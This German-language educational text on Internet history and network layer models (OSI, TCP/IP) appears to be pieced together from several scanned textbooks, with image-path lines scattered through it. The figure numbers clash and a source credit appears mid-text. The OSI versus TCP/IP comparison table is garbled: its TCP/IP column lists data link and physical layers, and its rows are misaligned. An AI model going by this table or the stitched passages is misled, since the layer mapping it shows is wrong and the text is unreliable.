
1982 ins Arpanet integriert, wurde TCP/IP im Jahr 1983 zum einzigen offiziellen Protokoll des Arpanets erhoben. Seitdem spricht man auch vom Internet.

Auch zu diesem Zeitpunkt war das Internet aber nur ein Wissensspeicher für Computerexperten. Ihre Bildschirme zeigten Zahlen- und Buchstabenkolonnen, grafisch übersichtliche Informationen gab es nicht. Auch für die Lösung dieses Problems kam der entschei-


dende Impuls aus der Wissenschaft. Der britische Informatiker Tim Berners-Lee überlegte im Jahr 1989, wie man Informationen optisch ansprechend ins Netz stellen könnte. Seine Idee ist zum Synonym für das Internet geworden: das WWW.

Dieser Dienst, das World Wide Web, ist aber nur einer von vielen, die unter dem Dachbegriff Internet versammelt sind. Auch die E-Mail ist ein Internet-Dienst. Kompliziert war das Surfen im Internet aber auch noch zu Beginn der neunziger Jahre. Bequem zu bedienende Web-Browser wie den Internet-Explorer gab es anfangs noch nicht. Das änderte sich 1993, als der Programmierer Marc Andreessen ein Programm namens Mosaic entwickelte.


Es war der erste moderne Web-Browser und Vorgänger des Netscape Navigators. Damit waren alle Faktoren versammelt, um das Internet zum Massenmedium werden zu lassen.



Schichtenmodelle spielen in der Kommunikationstechnik, aber auch in anderen Gebieten der Informatik eine bedeutende Rolle. In abgewandelter Darstellung entsprechen diese auch dem **Schalenmodell**, das anstelle aus hierarchisch aufeinander aufgebauten Schichten aus einzelnen Schalen besteht.



Schichtenmodell



Schalenmodell

Folgende Gründe rechtfertigen den Einsatz eines solchen Modells:

- **Teile und Herrsche (Divide et Impera)**

Nach dieser Strategie wird ein komplexes Problem in einzelne Teilprobleme zerlegt, die jedes für sich betrachtet, einfacher handhabbar und lösbar sind. Oft ist es erst dadurch möglich, das Gesamtproblem zu lösen.

- **Unabhängigkeit**

Die einzelnen Schichten kooperieren, indem jede Schicht stets nur die Schnittstellen-spezifikation ihres direkten Vorgängers nutzt. Bei fest vorgegebener Schnittstellen-spezifikation spielt der innere Aufbau einer Schicht für die anderen Schichten keine Rolle, so daß eine Schicht ohne weiteren Aufwand direkt gegen eine verbesserte Im-plementation ausgetauscht werden kann, die sich lediglich an denselben Schnittstel-lenspezifikationen orientieren müssen. Die Implementation der einzelnen Schichten wird damit **unabhängig** vom Gesamtsystem und ein **modularer** (baukastenartiger) Aufbau wird gewährleistet.

- **Abschirmung**

Jede einzelne Schicht kommuniziert jeweils nur mit der direkt unter ihr liegenden Schicht und gibt die Ausgabe ihrer Verarbeitung an die direkt darüberliegende Schicht weiter. Damit wird eine **Kapselung** der einzelnen Schichten erreicht und die wahrge-nommene Komplexität drastisch reduziert.

- **Standardisierung**

Die Aufgliederung des Gesamtproblems in einzelne Schichten erleichtert auch die Entwicklung von Standards. Eine einzelne Schicht lässt sich jeweils schneller und leichter standardisieren, als das komplexe Gesamtsystem.

Abb. 4.21. Allgemeines Schichtenmodell

Kommunizieren viele Rechner in einem gemeinsam genutzten Kommunikationsnetzwerk miteinander, können zahlreiche Probleme auftreten, die alle durch die Netzwerkprotokoll-Software bewältigt werden müssen:

- **Hardware-Fehler**

Ein Host-Rechner oder ein Zwischensystem, wie z.B. ein Router, können ausfallen, weil ein Defekt in der Hardware aufgetreten oder das Betriebssystem abgestürzt ist. Auch eine Netzwerkverbindung kann versehentlich getrennt worden sein. Die Protokoll-Software muß in der Lage sein, diese Fehler zu erkennen und nach einem Neustart der fehlerhaften Systeme wieder für das reibungslose Funktionieren der Kommunikation zu sorgen.

- **Netzwerk-Überlastung (Netzwerkstau, Network Congestion)**

Auch für den Fall, daß die Netzwerk-Hardware fehlerfrei funktioniert, ist die Kapazität eines Netzwerks noch immer beschränkt durch die Leistungsfähigkeit der darin verwendeten Systemkomponenten. Wird das Datenaufkommen, das weiterzuleiten ist, zu groß, treten Überlastsituationen (Congestion) auf, und im Extremfall kann der gesamte Verkehr im Netzwerk zum Erliegen kommen. Die Protokoll-Software muß daher in der Lage sein, derartige Stausituationen zu erkennen und die betroffenen Bereiche des Netzwerks zu umgehen, damit sich die Überlast wieder auflösen kann.

- **Verzögerungen und Paketverlust (Paket Delay and Loss)**

Es kann vorkommen, daß einzelne Dateipakete extremen Verzögerungen durch Wartezeiten an den Vermittlungssystemen unterworfen sind und dabei sogar verloren gehen. Die Protokoll-Software muß in der Lage sein, mit derartigen Verzögerungen umzugehen.

- **Verfälschung der Daten (Data Corruption)**

Entlang der Übertragungsstrecke sind über Netzwerke gesendete Daten physikalischen Störquellen wie Interferenzen oder elektromagnetischer Strahlung ausgesetzt, die ebenso wie das Fehlverhalten der beteiligten Hardware dazu führen können, daß Daten verändert und dadurch unbrauchbar werden. Protokoll-Software muß in der Lage sein, auch solche Fehler zu erkennen und entsprechende Korrekturmaßnahmen einzuleiten.

- **Duplizierte Datenpakete und vertauschte Reihenfolge**

In einem paketvermittelten Netzwerk werden die Datenpakete unabhängig voneinander über möglicherweise verschiedene Routen geleitet. Dabei können die Datenpakete leicht aus der ursprünglichen Reihenfolge gebracht, oder es können einzelne Datenpakete über die Vermittlungssysteme repliziert werden. Die Protokoll-Software muß über Mechanismen verfügen, die duplizierten Datenpakete zu erkennen und auszufiltern, sowie die ursprüngliche Reihenfolge der Datenpakete wieder herzustellen.

Abb. 4.19. Einige Komplikationen, die bei der Kommunikation im Netzwerk anfallen können





Abb. 12.5: Anwendung des Schichtprinzips auf die Schichten des ISO-Modells
Ändert die Protokoll-Software des sendenden Computers die Nachricht, muß die Änderung von der entsprechenden Protokoll-Software der Empfängerseite umgekehrt werden.

OSI-Schicht 7	Die Anwendungsschicht (Application-Layer) FTP, Telnet, SMTP, IBM SNA, Novell NCP etc. <i>HTTP</i>
OSI-Schicht 6	Die Darstellungsschicht (Presentation-Layer) 3270 Codierung, SCS/SNA Character Stream, IPDS-Intelligent Printer Data Stream etc. <i>SSL</i>
OSI-Schicht 5	Die Sitzungsschicht (Session-Layer) DNS-Distributed Name Service, NetBIOS, NetBEUI etc.
OSI-Schicht 4	Die Transportschicht (Transport-Layer) TCP, UDP, XNS, ATP (Apple Talk Transaction Protocol) etc.
OSI-Schicht 3	Die Vermittlungsschicht (Network-Layer) IP, X.25, ARP (Adress Resolution Protocol), IPX etc. <i>ATM</i>
OSI-Schicht 2	Die Sicherungsschicht (Data Link Layer) HDLC, SDLC, LAP, 802.2 LLC, etc. <i>ATM-Zellenübertragung</i> <i>Ethernet MAC</i>
OSI-Schicht 1	Die Bitübertragungsschicht (Physical Layer) RS-232, RS-449, Ethernet-Schicht-1, etc. <i>Basis Signale</i> <i>ISDN</i> <i>DSL</i>

Abb. 4.6: Das OSI-7-Schichten-Modell

Quelle:
INTERNET professional
O.Kyes

Abb. 2-1
Die Schichten des I-Referenzmodells






Abb. 4.23. Ändert die Software einer Protokollsicht des Senderechners die zu übertragenden Daten, muß die Änderung auf Empfängerseite von dieser Sicht wieder rückgängig gemacht werden




Abb. 4.24. Die einzelnen Schichten des ISO/OSI-Referenzmodells

Abb. 2-3

● **OSI-Referenzmodell**

Vergleich des
OSI-Referenzmodells
mit dem
TCP/IP-Referenzmodell

OSI-Referenzmodell		TCP/IP-Referenzmodell	
Anwendungsschicht (Application Layer)	...	Anwendungsschicht (Application Layer)	...
Darstellungsschicht (Presentation Layer)	...	Transportschicht, Host-to-Host (Transport Layer)	...
Kommunikationssteuerungsschicht (Session Layer)	...	Internetschicht (Internet Layer) Host-to-Host	...
Transportsschicht (Transport Layer)	...	Sicherungsschicht (Data Link Layer)	Netzwerkschicht (Network Layer, Host-to-Network)
Vermittlungsschicht • (Network Layer)	...	Bitübertragungsschicht (Physical Layer)	...

Vergleich mit dem
OSI-Referenzmodell

Im TCP/IP-Referenzmodell sind die zwei untersten Schichten des OSI-Referenzmodells zu einer Schicht *Netzwerkschicht* zusammengefasst.
Im Englischen führt die Bezeichnung *Network Layer* oft zu Verwirrung, da eine entsprechende Schicht auch im OSI-Referenzmodell existiert, jedoch als Schicht 3.

OSF


